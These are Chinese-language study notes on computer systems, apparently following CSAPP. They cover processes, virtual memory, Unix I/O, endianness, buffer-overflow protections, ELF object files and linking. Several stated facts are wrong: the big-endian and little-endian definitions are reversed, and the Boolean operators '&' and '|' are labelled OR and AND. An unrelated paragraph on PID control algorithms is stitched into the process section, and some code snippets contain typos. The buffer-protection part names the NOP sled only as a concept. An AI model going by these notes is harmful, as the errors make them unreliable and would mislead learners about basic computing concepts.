逻辑控制流


实际上:系统中的进程是交错运行的,每个进程执行它流的一部分,然后被抢占(暂时挂起),接着轮到其他进程

进程提供的假象:好像每个程序都在单独地使用处理器

这种假象就是:逻辑控制流,它仿佛可以控制程序的逻辑行为,一步一步的流向,可以使用流程图来表现这种行为的流动,方便了调试人员对程序执行流程的把控

并发流

系统中的逻辑流有多种不同的形式:异常处理,进程,信号处理,线程,java进程……

并发流:在时间上,一个逻辑流和另一个逻辑流冲突,这两个流并发运行

并发:多条流在同时执行的一般现象

多任务(时间分片):多个进程流量执行的现象

私有地址空间

私有地址空间也是进程提供的假象,好像程序在单独地使用系统地址空间一样

​ // 私有地址空间是虚拟内存的子集

每个进程都会为所对应的程序提供一份“私有地址空间”,每个“私有地址空间”完全一致,并且只能被所对应的程序访问

进程控制

Unix提供了大量从C程序中操作进程的系统调用

僵死进程

当一个进程因为某种原因终止后,内核并不会马上把它清除,而是等待它的父进程把它回收

一个终止了但是还没有被回收的进程被称为僵死进程

如果一个进程的父进程终止了,内核会安排“init进程”成为它的“养父”(代替父进程回收子进程)

​ // “init进程”的PID为“1”,“调度进程”(系统进程)的PID为“0”

PID算法

PID,就是“比例(proportional)、积分(integral)、微分(derivative)”

PID控制应该算是应用非常广泛的控制算法,小到控制一个元件的温度,大到控制无人机的飞行姿态和飞行速度等等,都可以使用PID控制。这里我们从原理上来理解PID控制

线程

线程(英语:thread)是操作系统能够进行运算调度的最小单位

线程被包含在进程之中,是进程中的实际运作单位

​ // 多线程 比 多进程 跟高效

虚拟内存


虚拟内存为每个进程提供了一个假象

就好像每个进程在单独占用内存空间一样,每个进程中看到的内存是一样的(虚拟地址空间)

即:该进程是系统资源中唯一的对象


物理内存是不连续的,但是操作系统完成了“使内存看起来是连续的”这样一份抽象,创造了 虚拟内存 ,并且为虚拟内存中的各个空间进行了编号

  • 虚拟内存用户空间每个进程各一份
  • 虚拟内存内核空间所有进程共享一份
  • 虚拟内存 mmap 段中的动态链接库仅在物理内存中装载一份

虚拟内存的作用

硬件只能识别“物理地址”,而“物理地址”是不连续的并且不方便显示,这就给调试程序带来了巨大的影响

所以操作系统抽象出了“虚拟内存”,把硬件中的数据映射到“虚拟内存”中,方便了调试

虚拟内存作为缓存工具

VM系统(虚拟程序系统)将虚拟内存分割成块,这些块被称为虚拟页

每个虚拟页的大小为“P = 2的p次方”字节,类似地,物理内存被分割为物理页,大小也为P字节(物理页也被称为“页帧”)

在任意时刻,虚拟页面的集合都分为3个不相交的子集:

  • 未分配的:VM系统还未分配的页,没有数据和它们相关,不占用磁盘空间
  • 缓存的:当前已缓存在物理内存中的已分配页
  • 未缓存的:当前未缓存在物理内存中的已分配页

Proc文件系统

Proc文件系统是一个伪文件系统,它只存在于内存中(不占用外存空间),允许“用户模式进程”访问“内核数据结构”的内容

Proc文件系统将许多“内核数据结构”的内容输出为一个用户程序可以读的“文本文件”

1
$ /proc/cpuinfo				# 输出CPU属性

Unix I/O

一个 Linux 文件就是一个 m 个字节的序列,所有的 I/O 设备(例如网络、磁盘和终端)都被模型化为文件,而所有的输入和输出都被当作对相应文件的读和写来执行

这种将设备优雅地映射为文件的方式,允许 Linux 内核引出一个简单、低级的应用接口,称为 Unix I/O,这使得所有的输入和输出都能以一种统一且一致的方式来执行:

  • 打开文件:一个应用程序通过要求内核打开相应的文件,来宣告它想要访问一个 I/O 设备,内核返回一个小的非负整数,叫做 描述符 ,它在后续对此文件的所有操作中标识这个文件,内核记录有关这个打开文件的所有信息,应用程序只需记住这个描述符
  • 改变当前的文件位置:对于 每个打开的文件 ,内核保持着一个 文件位置(符号为 k),初始为 0,这个文件位置是 从文件开头起始的字节偏移量(相当于“指向”内存中文件末尾的一个标记,也可以用来记录该文件在内存中的大小),应用程序能够通过执行 seek 操作,显式地设置文件的当前位置为 k
  • 读写文件:一个读操作就是 从文件复制 n > 0 个字节到内存(从当前文件位置 k 开始,然后将 k 增加到 k+n) ,假设给定一个大小为 m 字节的文件,当 k>=m 时(文件被完全读入内存)会触发一个称为 end-of-file(EOF)的条件,应用程序能检测到这个条件,在文件结尾处并没有明确的“EOF符号”,类似地,写操作就是 从内存复制 n > 0 个字节到一个文件)从当前文件位置 k 开始,然后更新 k)
  • 关闭文件:当应用完成了对文件的访问之后,它就通知内核关闭这个文件,作为响应,内核释放文件打开时创建的数据结构,并将这个描述符恢复到可用的描述符池中,无论一个进程因为何种原因终止时,内核都会关闭所有打开的文件并释放它们的内存资源

Linux shell 创建的每个进程开始时都有三个打开的文件:标准输入(描述符为 0)、标准输出(描述符为 1)和 标准错误(描述符为 2),头文件 定义了常量 STDIN_FILENO、STDOUT_FILENO 和 STDERR_FILENO,它们可用来代替显式的描述符值

文件

文件就是 字节序列

系统中所有的输入输出都是通过使用 Unix I/O 的 系统函数 来实现的,文件向应用程序提供了一个 统一的视图 ,来看待系统中可能含有的各种形式的 I/O设备,在linux操作系统中有一个思想“一切皆文件”,即使是内存中的进程都可以被当成文件输出

每个 Linux 文件都有一个 类型(type)来表明它在系统中的角色:

  • 普通文件(regular file):包含任意数据,应用程序常常要区分 文本文件 和 二进制文件 ,文本文件是只含有 ASCII 或 Unicode 字符的普通文件,二进制文件是所有其他的文件
    • 对内核而言,文本文件和二进制文件没有区别
    • Linux 文本文件包含了一个 文本行(text line)序列,其中每一行都是一个字符序列,以一个新行符(“\n”)结束
    • 新行符与 ASCII 的换行符(LF)是一样的,其数字值为 0x0a
  • 目录(directory):是包含一组 链接 的文件,其中每个链接都将一个 文件名 映射到一个文件,这个文件可能是另一个目录
    • 每个目录至少含有两个条目:是到该目录自身的链接,以及是到目录层次结构中 父目录 的链接
    • 你可以用 mkdir 命令创建一个目录,用 Is 查看其内容,用 rmdir 删除该目录
  • 套接字(socket):是用来与另一个进程进行跨网络通信的文件

其他文件类型包含 命名通道 (named pipe)、 符号链接 (symbolic link),以及 字符和块设备 (character and block device)

RIO-健壮地读写

我们会讲述一个 I/O 包,称为 RIO(Robust I/O,健壮的 I/O)包,它会自动为你处理上文中所述的不足值,在像网络程序这样容易出现不足值的应用中,RIO 包提供了方便、健壮和高效的 I/O

RIO 提供了两类不同的函数:

  • 无缓冲的输入输出函数:这些函数直接在内存和文件之间传送数据,没有应用级缓冲,它们对将二进制数据读写到网络和从网络读写二进制数据尤其有用
  • 带缓冲的输入函数:这些函数允许你高效地从文件中读取文本行和二进制数据,这些文件的内容缓存在应用级缓冲区内,类似于为 printf 这样的标准 I/O 函数提供的缓冲区
    • 与【110】中讲述的带缓冲的 I/O 例程不同,带缓冲的 RIO 输入函数是线程安全的,它在同一个描述符上可以被交错地调用
    • 例如,你可以从一个描述符中读一些文本行,然后读取一些二进制数据,接着再多读取一些文本行

共享文件

可以用许多不同的方式来共享 Linux 文件,内核用三个相关的数据结构来表示打开的文件:

  • 描述符表(descriptor table):每个进程都有它独立的描述符表,它的表项是由进程打开的文件描述符来索引的。每个打开的描述符表项指向文件表中的一个表项
  • 文件表(file table):打开文件的集合是由一张文件表来表示的,所有的进程共享这张表,每个文件表的表项组成:
    • 包括当前的 文件位置 、引用计数(reference count)(即当前指向该表项的描述符表项数),以及一个 指向 v-node 表 中对应表项的指针
    • 关闭一个描述符会减少相应的文件表表项中的引用计数
    • 内核不会删除这个文件表表项,直到它的引用计数为零
  • v-node 表(v-node table):同文件表一样,所有的进程共享这张 v-node 表,每个表项包含 stat 结构中的大多数信息,包括 st_mode 和 st_size 成员

网络

系统并不是由 孤立的 硬件和软件组成的结合体,而是可以通过 网络 相互通信

对于一个单独的系统而言,网络可以认为是一个I/O设备(输入或输出数据到本机)

并发和并行

计算机的发展始终围绕两个目的:1.更多 2.更快

并发:指一个同时具有多活动的系统

并行:指使用 并发 来使一个系统运行得更快

并行可以在计算机系统的多个 抽象层次 中运用,其中最主要的有3个:

1.线程级并发

构建在进程这个抽象之上,我们可以设计出有多个 “程序执行工具” 的系统,这导致了 并行

这个“程序执行工具”就是线程,使用线程,我们甚至可以在一个进程中执行多个 控制流

2.指令级并行

构建在较低的抽象层次上,使处理器可以同时执行多条指令

3.单指令,多数据并行

构建在较最的抽象层次上,允许一条指令可以产生多个“并行执行”的操作

​ //即SIMD并行

指令集架构

指令集架构(InstructionSetArchitecture)

描述:指的是CPU机器码所使用的指令的集合以及其背后的寄存器体系、总线设计等逻辑框架 ,也是规定的一系列CPU与其他硬件电路相配合的指令系统

作用:定义 机器级程序 的格式和行为,它定义了 处理器状态 , 指令的格式 ,以及 每条指令的影响

行为:每条指令顺序执行,一条指令完成后,另一条指令开始

​ //不同进程中的指令会被CPU并发处理,但是就一个进程而言,它的指令是“顺序执行”的


字节序

大端序:符合人类的认知(低地址存低位,高地址存高位)

小端序:利用机器的运算(低地址存高位,高地址存低位)

为了方便阅读程序,我们通常把低地址写在上面,把高地址写在下面

​ // 这样小端序就“符合人类的认知”

不同的系统采用不同的字节序

1
2
3
4
5
6
7
8
9
void test_show_bytes(int val)
{
int ival = val;
float fval = (float) ival;
int *pval = &ival;
show_int(ival);
show_fload(fval);
show_pointer(pval);
}

布尔代数

将逻辑值True和False用二进制值“1”和“0”表示,设计出了一种代数

基础逻辑运算:“ ~ ”(非),“ & ”(或),“ | ”(与),“ ^ ”(异或)

过程

过程是软件中一种很重要的抽象,它提供了一种 封装 代码的方式,用一组 指定的参数 和一个 可选择的返回值 实现了某种功能,而程序可以在任何一个位置引用这种功能

设计良好的软件用 过程 作为抽象机制,隐藏某个行为的具体表现,同时又提供清晰简洁的 接口定义 ,说明需要计算的是哪些值,过程会对程序状态产生什么影响

过程在不同的编译语言中有不同的名称:函数(Function),方法(method),子例程,处理函数

嵌套数组&变长数组


嵌套数组:(多维数组)

1
2
3
4
int A[5][3]
------------------------
typedef int row3_[3];
row3_t A[5];

两者是等价的

变长数组:

变长数组既数组大小待定的数组, C语言中结构体的最后一个元素可以是大小未知的数组,也就是所谓的0长度,所以我们可以用结构体来创建变长数组

1
2
3
4
typedef struct {
int len;
int array[];
}SoftArray;

异质的数据结构

c语言提供了两种不同类型的对象组合到一起创建数据类型的机制:

1.结构(structure) 2.联合(union)

structure可以将多个对象集合到一个单位中

union可以用几种不同的类型来引用一个对象

缓存区保护

1.栈随机化

使栈在每一次加载时都会发生变化

对抗:空操作雪橇,在shellcode前面插入相等长度的“nop”,只要有一个地址命中“nop”就行

​ //汇编指令“nop”让IP指针+1,没有其他作用

2.栈破坏机制

Canary(金丝雀)是系统生成的一个随机数,如果它被破坏,系统就会强行终止程序

3.限制可执行权限

伪指令

以“ . ”开头的指令就是 伪指令 ,它们告诉汇编器调整地址,以便在那里产生代码或插入一些数据

例如:伪指令“.pos 0”告诉汇编器应该从地址“0”开始产生代码

控制语言(HCL)

大多数现代的电路技术都是用信号线上的高低电压来表示不同的值

​ //逻辑1用1.0伏特的高电压,逻辑0用0.0伏特的低电压

为了方便编程,硬件描述语言HDL(Hardware Description Language)诞生了

HDL是一种文本表示,和编程语言类似,但是它是用来描述 硬件结构 而不是 程序行为 的

HCL语言只表达硬件设计的控制逻辑部分,只有有限的操作集合(控制逻辑是处理器中最困难的)

逻辑门


逻辑门是数字电路的基本计算单元,它们的产生和输出,等于它们输入位数的某个布尔函数

组合电路

将很多的逻辑门组合成一个网,就可以构建出一个计算块(computational block),称为组合电路

优化编译器的能力

这两个函数有相同的功能,但CPU读写效率却有不同:

第一个函数需要:2次读 xp,2次读 yp,2次写 *xp

第二个函数需要:1次读 xp,1次读 yp,1次写 *xp

程序性能的表示

我们引入度量标准:每元素的周期数(Cycles Per Element),作为一种表示程序性能并指引我们改进代码的方法

处理器活动的顺序是由时钟控制的,时钟提供了某个频率的规律信号,通常用千兆赫兹,十亿周期每秒来表示

例如:一个系统有“4GHz”处理器,表示这个系统的处理器时钟运行频率为4 * 10的9次方 /每秒

存储器系统

存储器系统是一个具有不同容量,成本,访问时间的存储设备层次结构

靠近CPU的,小的,快速的,称为高速缓存存储器

这个思想围绕着计算机程序的一种称为 局部性 的基本属性,具有良好局部性的程序倾向于一次又一次地访问相同的 数据项集合 ,或是倾向访问邻近的 数据项集合 ,并且更多的倾向于从存储器层次结构中较高层次处访问 数据项集合 ,这些操作都可以使程序运行得更快

局部性

简述

原指处理器在访问某些数据时短时间内存在重复访问,某些数据或者位置访问的 概率极大 ,大多数时间只访问局部的数据(随着优化技术的提升,局部性的概念也得到了扩充)

其实就是概率的不均等,这个宇宙中,很多东西都不是平均分布的,平均分布是概率论中几何分布的一种特殊形式,非常简单,但世界就是没这么简单。我们更长听到的发布叫做高斯发布,同时也被称为正态分布,因为它就是正常状态下的概率发布,起概率图如下 :

时间局部性(Temporal locality):

如果某个信息这次被访问,那它有可能在不久的未来被多次访问

时间局部性是空间局部性访问地址一样时的一种特殊情况,这种情况下,可以把常用的数据加cache(缓存)来优化访存

空间局部性(Spatial locality):

如果某个位置的信息被访问,那和它相邻的信息也很有可能被访问到

这个也很好理解,我们大部分情况下代码都是顺序执行,数据也是顺序访问的

内存局部性(Memory locality):

访问内存时,大概率会访问连续的块,而不是单一的内存地址,其实就是 空间局部性在内存上 的体现

目前计算机设计中,都是以块/页为单位管理调度存储,其实就是在利用空间局部性来优化性能

分支局部性(Branch locality)

这个又被称为顺序局部性,计算机中大部分指令是顺序执行,即便有if这种选择分支,其实大多数情况下某个分支都是被大概率选中的

于是就有了CPU的分支预测优化,设计CPU优先选择 概率较大 的if分支

等距局部性(Equidistant locality)

等距局部性是指如果某个位置被访问,那和它 相邻等距离的连续地址 极有可能会被访问到,它位于空间局部性和分支局部性之间

举个例子,比如多个相同格式的数据数组,你只取其中每个数据的一部分字段,那么他们可能在内存中地址距离是等距的,这个可以通过简单的线性预测就预测是未来访问的位置

步长对局部性的影响

步长:连续序列号的差值

两个函数只是交互了循环的次序,但程序的性能却截然不同

第一个程序:步长为“4”(int类型) [ 4 - 0 ]

第二个程序:步长为“12”(int类型 * 3)[ 12 - 0 ]

第一个程序的性能远高于第二个程序(步长越长,性能越差)

存储技术

静态RAM(SRAM)

SRAM将每个位存储在一个 双稳态 的存储器单元中(每个单元通常是用一个 6晶体管电路 来实现的)

这个电路有这样一个属性:它可以无限期地保持 “两个不同的电压配置” 中的一个

这个双稳态的存储器单元就像图中的钟摆一样,除了左右稳态以外的任何区域都是不稳定的

只要有电,它就会永远保持它的值,即使有外界干扰也会马上回复

动态RAM(DRAM)

DRAM将每个位存储为一个 电容的充电(每个单元由一个 电容 和一个 访问晶体管 组成)

和SRAM有着较强的稳定性不同,DRAM对干扰非常敏感,电容电压被扰乱以后就不会恢复了

DRAM芯片被封装在内存模块中

内存模块 (Memory Module)是指一个 印刷电路板 表面上有镶嵌数个 记忆体 , 芯片chips(碎片),而这 内存芯片 通常是 DRAM芯片

增强型DRAM

快页模式DRAM(FPM DRAM)

扩展数据DRAM(EDO DRAM)

同步DRAM(SDRAM)

双倍数据速率同步DRAM(DDR SDRAM)

视频RAM(VRAM)

只读存储器ROM(ROM是一种非易失性存储器)

如果计算机突然断电,DRAM和SRAM都会失去它们的数据,所以它们是易失的

在失去电源的情况下,数据也不会丢失的存储器就是非易失性存储器

最开始的ROM是真的“只读”的,但是随着技术的发展,ROM也慢慢“可读”了起来

可编程ROM(PROM)

PROM只能每编程一次(PROM的每个存储器单元都有一种熔丝(fuse),只能被高温熔断一次)

可擦写可编程ROM(EPROM)

EPROM有一个透明的石英窗口,允许光线到达存储单元,当紫外线射过窗口时,EPROM单元会被清除为“0”,对EPROM的编程需要通过特殊设备(把“1”写入EPROM),EPROM总共可以擦除重编程的次数为:10的3次方

电子可擦除PROM(EEPROM)

EEPROM和EPROM类似,只不过不用特殊设备就可以对它进行编程,可以直接在印制电路卡上进行编程,EEPROM总共可以被编程的次数为:10的5次方

闪存(flash memory)

闪存基于EEPROM,是一种重要的存储技术(U盘就是利用Flash实现的)

与前面的PROM,EPROM,EEPROM以 位 为单位不同,Flash以 块 为单位(128kb,256kb)

Flash的基本构成单位为浮栅场效应管(这是一个三端器件,分别为:源极,漏极,栅极)

磁盘

磁盘是用于大量存储数据的存储设备,存储数据的数量级可以达到几千千兆字节,但从磁盘上读取数据的时间为毫秒级,比DRAM慢了10万倍,比SRAM慢了100万倍

磁盘由多个重叠在一起的盘片组成,它们被封装在一个密封的包装中

内存结构

在内存调试时,经常需要用到rank、bank等参数,可以看到电脑的内存条中,有很多一片一片的芯片,这就是内存芯片,也是叫内存颗粒

内存的基本单元称为 cell ,cell按行( row )、列( column )分布组成一个 bank

一颗内存颗粒由多个 bank 组成,现在的内存颗粒一般是8个bank,每个bank对于内存来说是平等的关系,因为内存控制器的原因,每个时钟周期只能对一个bank进行操作

所有在内存容量关系中:颗粒 > bank > row , column > cell

IO桥接器

数据通过总线进行流通,每次CPU和主存之间的数据传输都是通过一系列步骤完成的,这些步骤被称为总线事务

读事务:把数据从主存传输到CPU

写事务:把数据从CPU传输到主存

而现代计算机中IO是通过 共享一条总线 的方式来实现的,这就是 IO总线(I/O bus)

而IO桥接器则是一组芯片组(其中包括内存控制器)

CPU芯片,IO桥接器,DRAM内存模块

系统总线(system bus)连接了CPU和IO桥接器

内存总线(memory bus)连接IO桥接器和主存

系统总线和内存总线都通过IO桥接器连接到IO总线上,这就实现了各个硬件之间的交互

在这个过程中:CPU上被称为总线接口的电路会在总线上发起“读事务”

​ //交换“A”和“%rax”位置,则会发起“写事务”

CPU会把A放到系统总线上,IO桥接器将信号传递到内存总线,传输到主存

接下来主存会识别内存总线上的地址信号,从内存总线中读取地址,从DRAM中取出数据字,并将数据写入内存总线通过IO桥又写入系统总线,传输到CPU

最后CPU会读取系统总线上的数据,赋值给寄存器rax

链接器

链接(linking)是将 各种代码 和 数据片段 收集并组合成一个单一文件的过程

负责链接工作的程序被称为“链接器”

链接器的出现使我们不用将一个应用组织为一个庞大的文件,而是可以分割为更小的模块

静态链接

静态链接的链接器必须完成两个任务:符号解析,重定位

符号解析:解析目标文件的符号,把 符号引用 和 符号定义 关联起来

重定位:通过把 符号定义 和 内存位置 关联起来,来重定位这些节片段,然后修改对这些符号的引用,使它们指向对应的内存位置

动态链接

在创建可执行文件时,静态执行一些链接

在程序加载时,动态完成链接

动态链接器通过执行下面的重定位来完成链接任务:

  • 重定位 libc.so 的文本和数据到某个内存段
  • 重定位 libvector.so 的文本和数据到另一个内存段
  • 重定位 prog21 中所有的 “由 libc.so 和 libvector.so(存档文件) 定义的” 符号的引用

存档文件

存档文件(libvector.so)是一种文件格式,用于存储一组文件以及与这些文件有关的信息(元数据),创建存档文件的目的是将多个文件存储在一起,通常采用压缩格式,这样可以提高可移植性,同时节省磁盘上的存储空间

目标文件

目标文件分为3种:

1.可重定位目标文件:包含二进制代码和数据,可以在编译时与其他可重定位目标文件合并,创建一个可执行目标文件

2.可执行目标文件:包含二进制代码和数据,可以直接放入内存执行(就是可执行文件)

3.共享目标文件:一种特殊的可重定位目标文件,可以在加载或者运行时被 动态 地加载进内存并进行连接

编译器和汇编器生成:可重定位目标文件

链接器生成:可执行目标文件

各个系统目标文件的格式不同:Unix系统,采用a.out格式;Windows系统,采用PE格式;MacOS系统,采用Mach-O格式

可重定位目标文件

这个就是可重定位目标文件的格式,ELF头描述了产生该文件的系统的 字的大小 和 字节序

ELF头剩下的部分包含:帮助链接器进行 语法分析 和 解释目标文件 的信息

不同节的位置大小是由 “节头部” 决定的,其中目标文件的每个节都有一个固定大小的条目(entry),夹在“ELF头”和“节头部表”之间的都是节

一个经典的ELF可重定位目标文件包含下面几个节:

.text:已经编译的程序机器代码

.rodata:只读数据

.data:已经初始化的 全局变量 和 静态变量(局部变量保存在栈中)

.bss:未初始化的 全局变量 和 静态变量(被初始化为“0”的变量也会保存在这里)

.symtab:符号表,用于存放程序中定义或引用的 “函数和全局变量” 的信息

.rel.text:“.text节”的重定位信息,用于重新修改代码段的指令中的地址信息

.debug:调试符号表

.line:原始C源程序中的行号 和 “.text节”中机器指令之间的映射

.strtab:字符串表(包含“.symtab”和“.debug”中的符号名和节名)

符号及其相关

符号(symbol)

函数名,变量名,数组名,结构体名都可以称之为符号

在链接器的上下文中一共有3中不同的符号:

  • Global symbols(模块内部定义的全局符号)
    • 由模块m定义并能被其他模块引用的符号(非static函数,非static全局变量)
  • External symbols(外部定义的全局符号)
    • 由其他模块定义并被模块m引用的全局符号
  • Local symbols(本模块的局部符号)
    • 仅由模块m定义和引用的本地符号(带有static的函数和全局变量)
    • 注意:局部变量不会在过程外被引用(分配在栈中),因此不是符号定义

符号表(symtab)

符号表是由汇编器构造的,包含一个条目的数组,每个条目都是一个结构体

1
2
3
4
5
6
7
8
9
typedef struct {
Elf32_Word st_name; /* 符号对应字符串在strtab节中的偏移量 */
Elf32_Word st_value; /* 在对应节中的偏移量,可执行文件中是虚拟地址 */
Elf32_Word st_size; /* 符号对应目标所占字节数 */
unsigned char type: 4, /* 符号对应目标的类型:数据、函数、源文件、节 */
binding: 4; /* 符号类别:全局符号、局部符号、弱符号 */
unsigned char st_other;
Elf32_Section st_shndx; /* 符号对应目标所在的节,或其他情况 */
}Elf32_Sym;
1
2
3
4
5
6
7
8
9
typedef struct  
{
Elf64_Word st_name; /* Symbol name (string tbl index) */
unsigned char st_info; /* Symbol type and binding */
// 高4字节为type,低4字节为binding
unsigned char st_other; /* Symbol visibility */
Elf64_Addr st_value; /* Symbol value */
Elf64_Xword st_size; /* Symbol size */
}Elf64_Sym;

st_name:对应字符串表的偏移

st_value:距离目标符号地址的偏移

st_size:目标的大小

st_info:高字节为type,低字节为binding

type:表示符号类型(要么是数据,要么是函数)

binding:表示符号是本地的,还是全局的

符号和节

每个符号都会被分配到目标文件的某个节,由 section 字段表示,改字段也是一个到节头部表的索引,但是存在3个 伪节 ,它们在节头部表中是没有条目的

ABS:代表不应该被重定位的符号

UNDEF:代表未定义的符号,就是在本目标模块中被引用,但是却在其他地方定义的符号

COMMON:代表未被分配位置的未初始化数据的目录

​ // 只有在可重定位目标文件中才有这些伪节,可执行目标文件是没有的

COMMON和bss节的区别很细微:

符号解析

链接器从左往右按照它们在编译器驱动程序命令行上出现的顺序,来扫描可重定位目标文件和存档文件,在这次扫描中,链接器会维护:

一个 可重定位目标文件的集合E (将会被合并为可执行目标文件)

一个 未解析符号集合U (引用了但是未定义)

一个 在前面输入文件中已经定义的符号集合D(自己定义的符号也会被装入)

符号解析的工作流程如下:

  1. 在命令行上输入文件F,链接器会判断文件F是一个目标文件,还是一个存档文件
  2. 如果是目标文件,则添加到E,并且修改U和D来反应F中的 符号定义 和 引用
  3. 如果F是一个存档文件,那么链接会尝试匹配 未解析符号集合U 和 存档文件成员定义的符号 ,假设存档文件中有个成员 m,定义了一个符号来解析U中的一个引用,那么就将 m 添加到E中,并且链接器修改U和D来反映 m 中的 符号定义 和 引用

扫描完成以后,集合U非空,链接器就会输出一个错误并终止,以表明有符号未定义

扫描完成以后,集合U为空,那么链接器就会合并集合E中的目标文件,构建可执行文件

​ // 当D被新填入时,对应的U会减少

符号变量

自动变量(动态局部变量):auto

  • 离开函数,值就消失
  • 不写 static 就默认是 auto

静态局部变量:static

  • 离开函数,值任然保留
  • 变量的值只在函数内部生效
  • 带有 static 的变量只会初始化一次(数据存储在 data 段)
  • 当上一级函数多次调用本函数时,带有 static 的变量数值不变(并且不会进行初始化)

寄存器变量:register

  • 离开函数,值就消失
  • 变量的值只在函数内部生效

全局变量:在 main 之外

  • 允许 main 中所有函数访问
  • 允许外部其他文件访问

静态全局变量:在 main 之外,static

  • 允许 main 中所有函数访问
  • 变量的值只在文件内部生效

节

使用目标文件的节头表,可以定位文件的所有节,节头表是 Elf32_Shdr 或 Elf64_Shdr 结构的数组

节头

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
typedef struct {
elf32_Word sh_name; /* 节的名称,此成员值是节头字符串表节的索引,用于指定以空字符结尾的字符串的位置 */
Elf32_Word sh_type; /* 用于将节的内容和语义分类 */
Elf32_Word sh_flags; /* 节可支持用于说明杂项属性的1位标志 */
Elf32_Addr sh_addr; /* 如果节显示在进程的内存映像中,则此成员会指定节的第一个字节所在的地址 */
Elf32_Off sh_offset; /* 从文件的起始位置到节中第一个字节的字节偏移 */
Elf32_Word sh_size; /* 节的大小 */
Elf32_Word sh_link; /* 节头表索引链接,其解释依赖于节类型 */
Elf32_Word sh_info; /* 额外信息,其解释依赖于节类型 */
Elf32_Word sh_addralign; /* 一些节具有地址对齐约束 */
Elf32_Word sh_entsize; /* 指定每一项的大小(一些节包含固定大小的项的表) */
} Elf32_Shdr;

typedef struct {
Elf64_Word sh_name;
Elf64_Word sh_type;
Elf64_Xword sh_flags;
Elf64_Addr sh_addr;
Elf64_Off sh_offset;
Elf64_Xword sh_size;
Elf64_Word sh_link;
Elf64_Word sh_info;
Elf64_Xword sh_addralign;
Elf64_Xword sh_entsize;
} Elf64_Shdr;

节分配

节简述

  • ELF头:包括16字节的标识信息,文件类型(.o,exec,.so),机器类型(如Intel 80386),节头表的偏移,节头表的表项大小及表项个数
  • .text节:编译后的代码部分
  • .rodata节:只读数据,如 printf 用到的格式串,switch 跳转表等
  • .data节:已初始化的全局变量和静态变量
  • .bss节:未初始化全局变量和静态变量,仅是占位符,不占据任何磁盘空间,区分初始化和非初始化是为了空间效率
  • .symtab节:存放函数和全局变量(符号表)的信息,它不包括局部变量
  • .rel.text节:.text节的重定位信息,用于重新修改代码段的指令中的地址信息
  • .debug节:调试用的符号表(gcc -g)
  • .strtab节:包含 .symtab节和 .debug节 中的符号及节名

示例(可能会有不同,比如:在我的电脑上 .data 为第4节)

运行&链接&加载&存储地址

运行地址 ~~ 链接地址

链接地址:在程序编译的时候,每个目标文件都是由源代码编译得到,最终多个目标文件链接生成一个最终的可执行文件,而链接地址就是指示链接器,各个目标文件的在可执行程序中的位置

  • 链接地址是静态的,在进行程序编译的时候指定的

运行地址: 程序实际在内存中运行时候的地址

  • 运行地址是动态的,如果你将程序加载到内存中时,改变存放在内存的地址,那么运行地址也就随之改变了
1
